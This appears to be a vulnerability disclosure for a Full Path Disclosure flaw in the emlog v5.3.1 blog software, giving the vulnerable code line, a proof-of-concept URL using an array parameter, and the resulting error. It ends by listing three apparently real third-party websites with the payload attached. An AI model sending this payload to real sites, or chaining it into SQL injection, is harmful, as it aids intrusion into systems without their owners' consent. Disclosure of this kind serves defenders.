thinkgad Update emlog v5.3.1 has Full Path Disclosure vulnerability.md History

1 contributor

47 lines (22 sloc) | 1.4 KB

emlog v5.3.1 has Full Path Disclosure vulnerability

emlog is a fast, stable and easy-to-use blog and CMS website building system based on PHP and MySQL.

site: https://www.emlog.net/em_download/emlog/emlog_5.3.1.zip

github: https://github.com/emlog/

vulnerability in t/index.php line 11:

```
$action = isset($_GET['action']) ? addslashes($_GET['action']) : '';
```

that uses a method of requesting a page like this:

```
https://localhost/t/index.php?action=n
```

We can use a method of opening and closing braces that causes the page to output an error. This method would look like this:


```
https://localhost/t/index.php?action[]=aaaa
```

This renders the page defunct thus spitting out an error:

```
addslashes() expects parameter 1 to be string, array given in <b>/www/wwwroot/web/t/index.php</b> on line <b>11
```

POC:

```
http://127.0.0.1/t/index.php?action[]=aaaa
```



Full Path Disclosure vulnerabilities enable the attacker to see the path to the webroot/file. Certain vulnerabilities, such as using the load_file() (within a SQL Injection) query to view the page source, require the attacker to have the full path to the file they wish to view.

Examples:

```
view-source:https://www.jiquan123.cn/t/index.php?action[]=aaaa
view-source:https://www.zlrsl.cn/t/index.php?action[]=aaaa
view-source:https://dxs32.cn/t/index.php?action[]=aaaa
```